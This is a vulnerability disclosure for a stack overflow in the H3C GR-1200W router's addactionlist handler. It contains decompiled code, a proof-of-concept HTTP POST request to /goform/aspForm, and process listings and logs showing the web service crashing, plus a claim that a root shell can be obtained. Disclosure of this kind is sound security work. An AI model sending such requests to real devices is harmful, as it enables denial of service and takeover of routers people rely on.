

main vuln / H3C / GR-1200W / 4 /



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# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

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## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the addactionlist function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
45 char v44[4104]; // [sp+B0Ch] [+B0Ch] BYREF
46
47 v34[0] = 0;
48 v34[1] = 0;
49 v35[0] = 0;
50 v35[1] = 0;
51 memset(v36, 0, sizeof(v36));
52 memset(v37, 0, sizeof(v37));
53 memset(v38, 0, sizeof(v38));
54 v39[0] = 0;
55 v39[1] = 0;
56 v40[0] = 0;
57 v40[1] = 0;
58 memset(v41, 0, sizeof(v41));
59 memset(v42, 0, sizeof(v42));
60 memset(v43, 0, sizeof(v43));
61 v33 = (const char *)websgetvar(a1, "param", (int)&unk_4FD1B0);
62 if (v33)
63 {
64     memset(v44, 0, 0x1000u);
65     sscanf(v33, "%[^;]", v44);
66     s = (char *)&v33[strlen(v44) + 1];
67     sscanf(v44, "%[^;]", v38);
68     v16 = &v44[strlen((const char *)v38) + 1];
```

In the addactionlist function, the param we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v44, it will cause a stack overflow.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

CMD=addactionlist&param=aaa



```
1696 *root      584 R    telnetd
1957 *root      152 S    /bin/tftpd &
1961 *root      804 S    apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run/apcm.pid
1966 *root      920 R    /bin/monitor &
1969 *root      784 S    flacct -t 10 -f /etc/flacct.conf
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpcclient &
2008 *root     2084 S    /bin/onlineupdate &
2039 *root     2244 S    /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
21841 *root     2656 S    /bin/webs &
21842 *root      680 S    -cmdtelnet
21859 *root      764 S    /bin/sh
21925 *root      696 R    ps
/ #
```


The picture above shows the process information before we send poc.

```
1622 *root      SWN [jffs2_gcd_mtd6]
1639 *root      584 S  syslogd
1641 *root      396 S  klogd
1696 *root      584 D  telnetd
1957 *root      152 S  /bin/tftpd &
1961 *root      804 S  apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run/apcm.pid
1966 *root      920 S  /bin/monitor &
1969 *root      784 S  flacct -t 10 -f /etc/flacct.conf
1970 *root      480 S  /bin/watchdog &
1971 *root      796 S  /bin/ntpcclient &
2008 *root      2084 S  /bin/onlineupdate &
2039 *root      2244 S  /bin/AC &
2065 *root      832 S  /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
2073 *root      464 S  dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S  /bin/dhcpd -d -q lanbr1 lan2490
21842 *root      680 S  -cmdtelnet
21859 *root      764 S  /bin/sh
21944 *root      2672 S  /bin/webs &
21945 *root      696 K  ps
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息			
提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。			
下载	清除	刷新	自动刷新: 禁止 秒 关键字: 日期 请选择 查询 显示全部
日期时间	级别	信息来源	信息内容
10/10/2019 10:10:10	error	系统	Webs进程丢失

The picture above is the log information.



## 连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页, 请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护, 请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_root
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24  21:56 var
drwxrwxr-x   6 1007   1007           62 Jul 31  2019 var
drwxrwxr-x   3 1007   1007           26 Jul 31  2019 vettoc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019 sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 root
drwxrwxr-x   3 1007   1007           28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007          2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 fiproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007          2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007          1556 Jul 31  2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.